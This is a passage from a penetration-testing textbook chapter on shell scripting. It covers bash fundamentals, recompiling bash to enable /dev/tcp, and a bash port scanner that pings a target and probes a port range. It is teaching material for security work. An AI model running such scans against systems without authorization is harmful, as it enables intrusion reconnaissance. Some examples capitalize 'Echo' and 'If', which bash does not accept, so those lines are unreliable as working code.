CHAPTER

Introduction to command shell scripting

1

INFORMATION IN THIS CHAPTER:

- On Shell Scripting
- UNIX, Linux, and OS X Shell Scripting
- Bash Basics
- Putting It All Together with bash
- Windows Scripting
- PowerShell Basics
- Putting It All Together with PowerShell

Shell scripts can be useful for a great many things in the penetration testing world, in the system administration world, in the network world, and in most any area that depends on computing technology to function. Shell scripts allow us to string together complex sets of commands, develop tools, automate processes, manipulate files, and more, while using a very basic set of development resources.

Particularly in penetration testing, the ability to write shell scripts can be a highly necessary skill. When we are attacking an environment, we don't always get to choose the tools we have at hand, and we may very well find ourselves in a situation where we are not able to, or are not allowed to, install tools or utilities on a system. In such cases, the ability to craft our own tools from the scripting resources already available to us can ultimately mean the difference between failure and success on a penetration test.

In this chapter we will discuss some of the basics of shell scripts. We will talk about how to use the shells that exist in operating systems such as UNIX, Linux, Apple's OS X, and Windows. Finally, we will build a couple of port scanning tools using shell scripting languages for both UNIX-like operating systems and Microsoft operating systems.

ON SHELL SCRIPTING

Unlike any programming language we might choose to use, or any development tools we might like to have access to, we can almost always depend on some sort of shell being present on a system. While we may not always have access to the

Coding for Penetration Testers Building Better Tools. DOI: 10.1016/B978-1-59749-729-9.00001-1
Copyright © 2012 Elsevier Inc. All rights reserved.

particular flavor of shell we like, there will usually be something present we can work with.

What is a shell?

A shell is the interface between the user and the operating system, allowing us to run programs, manipulate files, and perform a number of other operations. All operating systems use a shell of one type or another, some of them graphical and some of them text-based. Many operating systems provide access to both graphical and non-graphical shells, and each is useful in its own way.

A shell might consist of a graphical user interface (GUI), as in the case of the Microsoft Windows desktop interface, and Gnome or KDE on Linux. Such graphical shells are convenient, as they allow us to use fancy graphical menus, show us colorful icons to represent files, and allow us to interact with items by clicking them with a mouse.

Text-based shells, such as that shown in Figure 1.1, allow us to communicate with the operating system via a variety of commands and features built into the shell, as well as running other programs or utilities. Text-based shells are the ancestral user interface of many operating systems and still enjoy a great following today among the technically inclined.

On some operating systems, such as Windows, we are likely to find only the built-in graphical and text-based shells, although we may potentially find more added by a particularly technical user. On UNIX-like operating systems, such as the many varieties of UNIX and Linux, or OS X, we may find a wide variety of graphical and text shells. This broad choice of interface is very common on such operating systems, and we may find that the users or administrators of the system have customized it heavily in order to suit their particular tastes. Commonly, however, we will find at least Gnome or KDE as a graphical shell, and bash as a text-based shell. For purposes of penetration testing, text-based shells tend to be the more useful for us to access.

FIGURE 1.1

A Text-based Shell

What is a script?

A script, short for scripting language, is a programming language like any other, and may be similar in nature to other languages such as C++ or Java. The primary difference between a scripting language and other programming languages is that a program written in a scripting language is interpreted rather than compiled.

When we look at a traditional programming language, such as C++, the text we write that defines the commands we want to run is processed through a compiler and turned into machine code that is directly executable by the kernel/CPU. The resultant file is not human-readable. Any changes to our commands mean we have to send the changed text through the compiler again, resulting in a completely new executable. In interpreted languages, the text we create that contains our commands is read by an interpreter that does the conversion to machine code itself, as it's running the script. The text here is still human-readable, and does not have to be recompiled if a change is made.

Normally, scripting languages have their own interpreters, so we need to install a separate interpreter for Python, another for Ruby, and so on. Shell scripts are a bit of a special case, as the scripts are interpreted using the shell itself, and the interpreter is already present as part of the shell.

NOTE

The various languages we discuss in the course of this book, including shell scripts, Python, Perl, Ruby, and JavaScript, are all interpreted languages. With many scripting languages, multiple interpreters are available from different vendors, often with somewhat different behaviors and sets of features.

Scripting languages are used daily in the execution of many different tasks. We can see scripting languages at use in printers, in the case of the Printer Control Language (PCL) created by Hewlett-Packard [1], in AJAX, JavaScript, ActiveX, and the many others that are used to generate the feature-rich Web pages we enjoy today, and in video games, such as Civilization V and World of Warcraft that make use of Lua.

A great number of scripting languages are available on the market, with more being created all the time. Some of the more useful become widely adopted and enjoy ongoing development and community support, while others are doomed to be adopted by only a few stalwart developers and quietly fade away.

Shell scripts

One of the most basic and most commonly available tools we can add to our penetration testing tool development arsenal is the shell script. A shell script is a program, written in a scripting language, which is used to interface in some way with the shell of the operating system we are using. While it is possible to script our

interactions with a graphical shell, and indeed there are many programs and utilities that will allow us to do so, the term *shell script* is commonly used to refer to programs that interact with text-based shells.

As we discussed earlier in the chapter, scripts are processed and executed by a utility called an interpreter. In the case of shell scripts, our script is interpreted directly by the shell and, in fact, there is often no difference in the tools used to process our shell scripts and those used to handle single commands. If we look at the text-based shell called bash, a shell common to most UNIX-like operating systems, it serves to process single commands such as `ls`, which is used to list the contents of a directory, and more complex scripts.

In most cases, although they are not typically classified as a "real" programming language, shell scripts do possess a very similar set of features as any other language. They often include the same or very similar capabilities to those that we might use to store data in variables or other data structures, create subroutines, control the flow of the program, include comments, and so on. It is entirely possible to develop large and complex programs as shell scripts, and many examples of such constructions can be found with a brief search on the Internet. In such cases, we may actually be better off, in terms of efficiency of resource usage and ease of maintenance, using a more feature-rich scripting language such as Ruby or Perl, or even a compiled language such as C++.

Where shell scripting is useful

When we are assembling a program or utility, we might choose to create a shell script rather than use another scripting language or a compiled language, for a variety of reasons. One of the primary reasons might be that our need is very simple and we only want to quickly accomplish our task, rather than taking the time to develop a full application. For example, we might want to quickly iterate through the entire file system on a server used for storage in order to find and delete MP3 files stored by users in order to free up a little disk space. While we might want to develop this into a full application at some point, for the time being we just need to get the job done.

We may also need to put together a chain of tools in order to carry out our task, commonly known as gluing the tools together. For example, if we wanted to create a list of all the printers in our office and their accompanying serial numbers, we might want to ping the range of IP addresses in order to find the devices that were up, then query each of those devices with `snmpget` in order to retrieve the device descriptions so that we can find the printers. We could then use our refined list of printers and `snmpget` again to retrieve the serial numbers. This would certainly not be the most elegant or efficient method to use, but sometimes quick and dirty is just what we need.

As we mentioned earlier in the chapter, particularly when working with a penetration test, we may have limited development resources to work with on the target system. A common step in hardening a server is to remove any tools not needed for the server to function, so we may not necessarily find Perl, Python, or our

language of choice installed on the system. We can, however, generally depend on the presence of a text-based shell that will allow us to create a shell script, or make use of one we were able to move to the machine. One of the nice features of scripting languages is that the source code files are plain text and do not need to be compiled before we can run them. This means that even if our only access to the target system is through a terminal connection, we can often create a new file, paste our script into it, and be off and running.

UNIX, LINUX, AND OS X SHELL SCRIPTING

When we look at the tools we have available to develop shell scripts, there are two main categories: UNIX-like shells and Microsoft shells. In this section, we will discuss UNIX-like shells, and we will cover Microsoft shells later in this chapter.

Shell availability and choices

UNIX-like systems, including the many varieties of UNIX and Linux, as well as Apple's OS X, have a few common text-based shells. We can typically find the Korn shell, Z shell, C shell, and Bourne-again shell either already present or easily installable on the vast majority of the UNIX-like systems we might encounter.

NOTE

As of OS X, first seen in 1999 and continuing to the present, Apple's operating system is based on a UNIX-like kernel called XNU, which stands for "X is Not Unix". OS X is effectively a modified UNIX operating system behind its stylish interface, and is compatible in many areas with similar UNIX and Linux derived operating systems, including the text-based shells it uses.

C shell-compatible shells

The C shell, commonly known as csh, is written in the C programming language and uses a scripting style generally similar to the C programming language. Csh was created with an emphasis on use at the command line. It provides features to aid in such efforts, such as command history and filename completion, functions much rarer in the world of shells when it was developed. Due to differences in the way the shell functions and the way scripts are written, csh is almost entirely incompatible with shells outside of those immediately related to it.

A descendant of csh, the TENEX C shell, otherwise known as tcsh, was released by Ken Green in 1983. Ultimately, tcsh is csh with the added or enhanced features for command history, editing, and filename completion merged in. For systems that ship with a csh-like shell installed by default, we are likely to find that this shell is actually tcsh, as this is the most actively developed and maintained shell in the C shell family at this point.

Bourne-compatible shells

The Bourne shell, often called simply sh, was developed by Stephen Bourne in the late 1970s, and is a common ancestor of several other shells, including the Bourne-again shell, K shell, and Z shell, just to name a few. Among these shells we can find a variety of common features.

The Korn shell, named for its developer, David Korn, was developed at Bell Labs in the early 1980s. The Korn shell, commonly called ksh, supports some handy advanced programming features, such as the ability to perform floating-point math, and the use of more complex data structures than some of the other shells allow. While ksh does indeed support features that might allow for easier or more efficient development, it is not as commonly found on UNIX-like systems, and we are less likely to find it in place as a default shell than we might be to find one of the other Bourne variants, such as bash.

The Z shell, often referred to as zsh, is frequently considered to be the most feature-rich among the Bourne-like family of shells. Zsh was developed in the early 1990s by Paul Falstad at Princeton University. Falstad incorporated a great many interesting features when creating zsh, including enhanced command completion, the ability to use add-on modules for additional features such as those needed for networking or more advanced mathematics, and the ability to make use of enhanced and more complex data structures for programming.

The Bourne-again shell, commonly referred to as bash, was developed by Brian Fox in the late 1980s for use in the GNU Project.[1] Bourne-again is a reference to the Bourne shell, as we discussed earlier in this section. Ultimately, the bash shell is the text-based shell we will most commonly encounter on a UNIX-like system. Many UNIX and Linux systems (and OS X as well) supply a bash shell as an installation default. We can also find the bash shell ported to Microsoft operating systems, although we are not as likely to find it there as we are the native text-based shells.

Due to it being such a common shell, the rest of our discussion in this chapter related to UNIX-like shell scripting, and the examples we will develop for such systems, will focus on the use of the bash shell. We can typically find bash on newer OS versions, and Bourne on older ones. While there is no guarantee we will have access to bash on a system in any given penetration testing engagement, the likelihood is much higher than that of finding the other shells already present.

Other UNIX-like shells

There are a large number of other shells for UNIX-like operating systems we might find on any particular system, ranging from only slightly different, such as the compact BusyBox shell, to truly different altogether, like the goosh shell. For almost any purpose imaginable, we can find a specialized shell, or a clone of an existing shell with an altered set of features.

Thankfully, we will also usually find the more common shells present, typically at least two or three varieties on a given system. While some of these other shells

[1] www.gnu.org/

might indeed be well suited for some specific purpose, we are often better off sticking with the most commonly deployed and installed shells.

Working with shells

Identifying the shell we are in by sight can be tricky. Since they all behave differently, knowing which shell we are dealing with is important. A number of features may be different among the shells: the way they generate random numbers, the built-in commands that are or are not present, the environment variables set, and many more.

Thankfully, there is a simple and sure command we can use to identify the shell we are operating in, this being `ps -p $$`. By executing this command, we are asking for a list of processes (`ps`) by process ID (`-p`) where the process ID matches our current process (`$$`), namely the shell we are presently using. We can see an example of this as we move between several different shells in Figure 1.2.

As we can see from the screenshot in Figure 1.2, we can easily enter a new shell, simply by issuing the shortened name of the shell as a command. For example, to enter the C shell, we issue the `csh` command.

WARNING

It is important to note when working with shells that entering a new shell is actually adding another layer of shell on top of the shell we are already using. In the example we looked at in Figure 1.2, by the time we had reached our last shell, ksh, we were four layers (shells) deep. In order to return to our original bash shell, we would enter the `exit` command three times, exiting one shell with each execution. We can easily see how running multiple layers of shells could very quickly become confusing.



FIGURE 1.2

Identifying the Shell in Use

BASH BASICS

We need a few basic items to get started with our first bash script, the traditional Hello World. We first need an environment with a bash shell. As we discussed throughout the chapter so far, we will be likely to find bash present on most UNIX and Linux distributions, as well as OS X. We may also find bash on Windows in some cases, a topic we will return to later in this chapter. For ease of use and consistency, we will use the bash shell on the BackTrack Linux 5[2] distribution, as we covered in this book's Introduction.

Second, we need a text editor. A number of text editors are perfectly suited for creating shell scripts, from text-based editors such as vi and Emacs, to graphical editors such as Kate. Which editor to use is really a matter of personal preference, but for sake of use we will stick to Kate, as shown in Figure 1.3, for the rest of our bash discussions.

Hello World

We will jump right into the script, then go back through and examine the lines we have entered. Open a new file in Kate, and enter the following:

```
#!/bin/bash
echo "Hello World"
```

Now we want to save the file somewhere convenient, such as the root of our home directory, or on our desktop. We can do this in Kate by clicking **File** and then **Save**, navigating to where we want to save the file, inputting a name in the Location field (`helloworld`), and then clicking **Save** again.

In order to run the script we just created, we need to make it executable. We can do this by issuing the command `chmod u+x helloworld` from the command line while we are in the directory containing the file. This command will add execute permissions for the user that owns the file.

Now that we have created the file and made it executable, we simply need to run it. We can do this with the command `./helloworld`. The `./` in front of the command tells the shell we should be executing the script in the current directory, not any other scripts or commands named `helloworld` that might exist elsewhere in the file system.

If everything went well, we should see output similar to Figure 1.4.

Briefly stepping through what we did, the first line in our script dictates to the operating system how exactly we want it to interpret everything that follows. The line `#!/bin/bash` is composed of two parts. The first part, `#!`, is known as a shebang, and tells the operating system that the next thing on this line will indicate what we would like it to use as an interpreter for our script, in this case `/bin/bash`, the bash shell. It is possible that bash is located elsewhere in the file system, and we can determine its location by running `which bash`.

The second line, simply enough, says to print the string `Hello World`.

[2] www.backtrack-linux.org/downloads/



FIGURE 1.3

The Kate Editor



FIGURE 1.4

Output from the `helloworld` Script

Variables

A variable is an area of storage we can use to hold something in memory. In bash, we can have two kinds of variables: global variables and local variables. Global variables will be available to the shell in general, and will be visible to any script we run. Local variables only exist for our current shell, and will go away once we exit it, so they will only be visible to a particular execution of a particular script. For most scripts, we will want to work with local variables.

We can easily modify our `helloworld` script to make use of both local and global variables, like so:

```
#!/bin/bash
function localmessage
{
local MESSAGE="Hi there, we're inside the function"
echo $MESSAGE
}
MESSAGE="Hello world, we're outside the function"
echo $MESSAGE
localmessage
echo $MESSAGE
```

We have introduced a few new concepts here, so let's take a look at them. The first is the function, which we can see starting on line 2. Functions allow us to take sections of code we might repeat, and place them where we can call them as often as we need to without having to rewrite the code every time. They can also allow us to isolate the variables we use inside them from the rest of our script by declaring the scope of those variables to be local to the function. We can do this by using the `local` operator.

Inside our function in the example, we have a line that defines a copy of the message variable as being local, populates it with the message "Hi there, we're inside the function", and then echoes the message to the console. In order to call this function, which we have named `localmessage`, we simply use the function name.

As an illustration of global and local variables, we use the `MESSAGE` variable twice in this script: once inside the function and once outside it. As we run the script, we will see the contents of `MESSAGE` echoed before the function, inside the function, and after the function, resulting in output that looks like Figure 1.5.

Arguments

When we execute our shell script, we can pass information to it in the form of arguments. If we were building a network-centric script, such as the port scanner we will develop at the end of the chapter, we might want to pass an IP address or host name to the script. For this example, we will modify our `helloworld` script to address us by name (with a small modification), like so:

```
#!/bin/bash
MESSAGE="Wake up, "$1
Echo $MESSAGE
```



FIGURE 1.5

Output from the `variables` Script

So, now if we execute the `helloworld` script as `./helloworld Neo...`, we can see, as in Figure 1.6, that our script has taken the input we gave it as an argument and put it into our message.

Let's look at what we did. We only made one small change, so the first and the last lines of the script are exactly the same. On the second line, we changed it to read `MESSAGE="Wake up, "$1`. For those new to arguments, this may seem a bit confusing (what in the world is `$1`?!). Arguments in bash scripting have a very specific naming convention, as detailed in Table 1.1.

Each argument is numbered sequentially as it comes in, with `$0` being reserved. So, in essence, by placing `$1` on our echo line, we told the shell to put the contents of the first argument in, along with the text we provided.

NOTE

The use of arguments prompts the question, how many arguments can we have? Quite a lot, but it depends on the system and amount of memory available. On most UNIX-like systems, we can get an answer to this by issuing the command `getconf ARG_MAX`. On the BackTrack 5 system used to develop this chapter, there is 2,097,152 KB of storage open for arguments.

Control statements

Control statements allow us to control the flow of our script as it executes. There are a number of control statements we can use. Many of these are common among the more frequently used programming languages, even though the syntax may differ slightly. Here we will look at conditional and looping statements.



FIGURE 1.6

Output from the `helloworld` Script with Arguments

Table 1.1 Argument Variables

Argument	Behavior
`$0`	The name of our script
`$1`	The first argument
`$2`	The second argument
`$9`	The ninth argument
`$#`	The number of arguments we have

Conditionals

Conditional statements allow us to change the way our program behaves based on the input it receives, the contents of variables, or any of a number of other factors. The most common and useful conditional for us to use in bash is the `if` statement. We can use an `if` statement like so:

```
#!/bin/bash
If [ "$1" = "Neo..." ]; then
   MESSAGE="Wake up, "$1
else
   MESSAGE="Hey, you're not Neo"
fi
Echo $MESSAGE
```

We will need to run the script twice to see both branches. We should end up with something along the lines of the results shown in Figure 1.7.



FIGURE 1.7

Output from the `helloworld` Script with an `if` Statement

The change we made this time around was the inclusion of the `if` statement. The first line after the shebang constitutes the heart of our statement, `if [ "$1" = "Neo..." ]; then`. Here we have said that if the value contained in our first argument (`$1`) is equal to `Neo...` we should put a specific value, `"Wake up, "$1`. This is called a string comparison, as we are comparing two strings, the string in the first line of the `if` statement and the value of `$1`, our first argument. If this comparison is false, we execute the code listed in the `else` portion of the statement and set the value of `MESSAGE` to `Hey, you're not Neo`. The `fi` on the next line indicates this is the end of our `if` statement.

There are a number of ways we can compare values. Staying with strings, we can reverse the logic of our sample script entirely by adding a single character. If we change the `=` to a `!=` in the first line of our `if` statement, we change the meaning to not equal, rather than equal. Additionally, we can compare integers by including the mathematical operators shown in Table 1.2.

Table 1.2 Comparison Operators

Operator	Behavior
`-eq`	Is equal to
`-ne`	Is not equal to
`-gt`	Is greater than
`-lt`	Is less than
`-le`	Is less than or equal to

We would use any of these in our `if` statement, like so:

```
if [ "$NUM1" –eq "$NUM2" ]; then
   echo "$NUM1 is equal to $NUM2"
else
   echo "$NUM1 is not equal to $NUM2"
fi
```

Looping

There are several different mechanisms we can use in bash in order to repeat a loop. Primarily, the `for` loop and the `while` loop are the most commonly used and useful. Both ultimately have similar results, carried out in a slightly different way.

With the `for` loop, we can work through a list, completing an operation on each item in it. For example:

```
for files in /media/*
do
   echo $files
done
```

What we effectively did here was to build a very primitive version of the `ls` command to show us the files and folders in a directory. In the first line, `for files in /media/*`, we set up the beginning of our `for` loop. Here we set up the variable we will use to contain each file (`files`) and we point at the particular directory and directory contents we will use (`/media/*`). The `do` and `done` statements define the beginning and end of the activity we will be taking on each file or directory we find, and between them, we echo the value of the `files` variable we defined earlier. With simple modifications we could use such a simple script to walk through an entire file system, looking for documents that might interest us, making a copy of them as we went.

We can also make use of the `while` loop, which will continue to execute while its condition is true. We can use the `while` loop to carry out a command a certain number of times, for instance:

```
#!/bin/bash
i=0
while [ $i -lt 4 ]
do
   echo "hello"
   i=$[$i+1]
done
```

In this case, we have introduced a few new things, and used a few we already talked about. On line 2, `i=0`, we have initialized the variable we will use on the next line. We do this in order to set the variable to the value of zero, as we will be using it as a counter. On line 3, we set up our `while` loop, `while [$i –lt 4]`. This means that while the value stored in `i` is less than 4, we should keep executing the `while` loop. We then see the `do` and `done` structure, the same as what we used in the `for` loop earlier in this section. Inside the loop, we `echo hello`, and we increment our counter (`i`), so we will eventually exit the loop. The counter incrementer is



FIGURE 1.8

Output from the `forloop` Script

`i=$[$i+1]`. This says take the value presently in `i` and add 1 to it, then place the result back into `i`, ultimately adding 1 to whatever is in `i` at the time. The result of running this should be as shown in Figure 1.8.

PUTTING IT ALL TOGETHER WITH BASH

Now we'll put together a quick port scanner using bash. The core of our scanner will be the /dev/tcp device, which will enable us to utilize the built-in networking functionality of which bash is capable. Depending on the particular platform on which we are running bash, support for /dev/tcp may not be built into the version of bash we are running, but we can generally fix that. In particular, many distributions related to Debian may have this issue, including the BackTrack 5 distribution we are using for our examples in this chapter. We can check for /dev/tcp support by running step 5 in the following section.

Adding /dev/tcp/ support to bash

We can do a quick recompile of bash in order to get the /dev/tcp support we need. This may sound a bit scary to some, but it's really not that bad. Here are the steps to recompile bash on BackTrack 5: [2]

1. Download the most recent source files for bash. Presently this is bash 4.2 and can be found at ftp.gnu.org. We can pull this down with `wget`, like so:

```
wget ftp.gnu.org/gnu/bash/bash-4.2.tar.gz
```

2. Extract the files from the archive and change to the directory:

```
tar –xvzf bash-4.2.tar.gz
cd bash-4.2
```

3. After extracting the files, configure and install bash:

```
./configure –enable-net-redirections
make && make install
```

4. Swap out the existing bash for the newly compiled version:

```
mv /bin/bash /bin/bash-orig
ln –s /usr/local/bin/bash /bin/bash
```

5. Test your effort with this command:

```
cat < /dev/tcp/time.nist.gov/13
```

which should return something along the lines of:

```
55647 11-03-27 15:41:17 50 0 0 75.2 UTC(NIST)*
```

If you still get an error on step 5, you might need to give the system a quick reboot to shake everything out. This will generally fix any remaining issues.

Building a port scanner with bash

Here is the code for a simple port scanner constructed with bash. The script takes three arguments: a host name or IP address, the port at which we wish to start our scans, and the port at which we wish to stop our scans. We would run it with something like `./portscanner codingforpentesters.com 1 100`.

```
#!/bin/bash

#populate our variables from the arguments
host=$1
startport=$2
stopport=$3

#function pingcheck
#ping a device to see if it is up
function pingcheck
{
ping=`ping -c 1 $host | grep bytes | wc -l`
if [ "$ping" -gt 1 ];then
   echo "$host is up";
else
   echo "$host is down quitting";
   exit
fi
}

#function portcheck
#test a port to see if it is open
function portcheck
```

```
{
for ((counter=$startport; counter<=$stopport; counter++))
do
   (echo >/dev/tcp/$host/$counter) > /dev/null 2>&1 && echo "$counter
open"
done
}

#run our functions
pingcheck
portcheck
```

At the top of the script, we find the shebang to indicate the interpreter we wish to use, and a few lines to assign the values from the argument to the appropriate variables for the host we wish to scan (`host`), the starting port (`startport`), and the stopping port (`stopport`). On the second line, we also encounter the comment mark we can use in bash, the #. The command allows us to direct the interpreter to ignore anything on the line after the #. We then have two functions, `pingcheck` to check if our host is available on the network and `portcheck` to test for open ports.

In the `pingcheck` function, we are chaining a few different tools together to evaluate whether we can reach the device on the network, and placing the final result in the `ping` variable. The backticks, `, indicate we are performing a command substitution. Command substitution passes the code segment between the pair of backticks to the shell to be executed, then substitutes the results of the command. In this case, we are stringing together a series of commands by using a pipe, |, which passes the output of one command to another.

Our entire command executes `ping –c 1 $host`, pinging a single packet to the host we are operating on, then passes the output of the `ping` command to `grep` for the string bytes, then passes the output of the `grep` to the word count command, `wc`. When we run the `ping` command, whether it fails or succeeds, we will find the occurrence of the string bytes at least once. On a successful ping, we will find it more than once. We are using the `wc` command in order to count the occurrences of the string, with more than one indicating a successful ping to the host.

If the ping succeeds, we echo a message to the console and return to the main body of the script. If the ping fails, we echo a message to the console and quit.

In the `portcheck` function, we test the specified ports in order to see if they are open. Here we set up a simple `for` loop in order to loop from the starting port to the stopping port, each taken in from the arguments with which the script was run. We then enter a `do` loop that contains the heart of our entire script.

This line makes use of the /dev/tcp device we enabled in bash earlier. In essence, we attempt to echo something (`nothing`) to `/dev/tcp/<host name>/<port number>`; if that works, we take the results of that command and send them to `/dev/null`, effectively throwing them away, including a redirect of any errors we might encounter to send them to the console, thus throwing them away also. In addition, we use the `&&` operator (`and`) in order to echo the string `<port number> open` to the console. Ultimately, this allows us to detect whether a port is open and echo the port number if it is.

Improving the script

There are a number of ways we can improve the port scanner script to make it more efficient and more functional:

- We presently can't handle scanning multiple hosts. We could add this capability by including provisions for additional arguments, or by reading hosts or IPs in from a file.
- In the `pingcheck` function, when we encounter a device that does not respond to our ping, we have to wait several seconds for the `ping` command to return and tell us so. If we include a `timeout` in the `ping` command, we can likely shorten this considerably.
- In this `portcheck` function, we are only testing Transmission Control Protocol (TCP) ports. If we want to test User Datagram Protocol (UDP) ports as well, we can make use of the /dev/udp device in a very similar fashion to our existing code. We would also need to include the appropriate arguments to indicate whether we wanted to scan TCP ports, UDP ports, or both.

These are only a few of the many additional features we might add in order to increase functionality, make the script work more efficiently, and generally make the tool more useful and usable.

WINDOWS SCRIPTING

Microsoft operating systems hold 75 percent of the operating system market as of March 2011 [3]. As penetration testers, we would be foolish to ignore the scripting capabilities of this enormous share of the market. Fortunately, Microsoft operating systems currently have a very well-developed and strong capability to conduct administrative operations from the command line and provide us with tools such as PowerShell to use in our efforts.

Shell availability and choices

On Microsoft operating systems, due to the generally closed nature of the operating system and standard applications and utilities present, we will often only find ourselves with access to the built-in text-based shells. Even so, this leaves us with several choices when we need to put together scripts for Windows, including scripting with the standard command interpreters and PowerShell, as well as Cygwin or any other custom solutions we might find installed.

Command.com and CMD.exe

